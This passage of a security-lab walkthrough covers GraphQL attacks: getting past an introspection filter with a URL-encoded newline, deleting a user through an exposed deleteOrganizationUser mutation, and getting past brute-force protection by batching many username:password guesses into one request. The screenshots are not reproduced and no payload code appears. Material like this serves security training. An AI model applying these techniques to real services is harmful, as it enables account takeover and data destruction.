
We will send the introspection query by sending the rest of the query with a new line or CRLF (carrier return line feed), that is URL encoded. This will give us GraphQL queries, mutations and the entire schema.

We will save the GraphQL queries to site map.

We can see a getUser query. We will send this to repeater.

We can see a deleteOrganizationUser query. We will send this to repeater.

We can iterate through ids and find that "id":3 is carlos.

Sending the deleteOrganizationUser request with "id":3 will delete carlos and solve the lab.

4. Bypassing GraphQL brute force protections
Description:
We need to bruteforce the login credentials and login as user carlos. We need to send all username:password pairs in a single request to the endpoint to achieve this.


We are given a script to generate the payload that we need to send which is a pair of the username and passwords.
Explanation:
We need to paste the given script in the browser console and that will copy the payload on our clipboard.

We need to login and send this request to repeater.
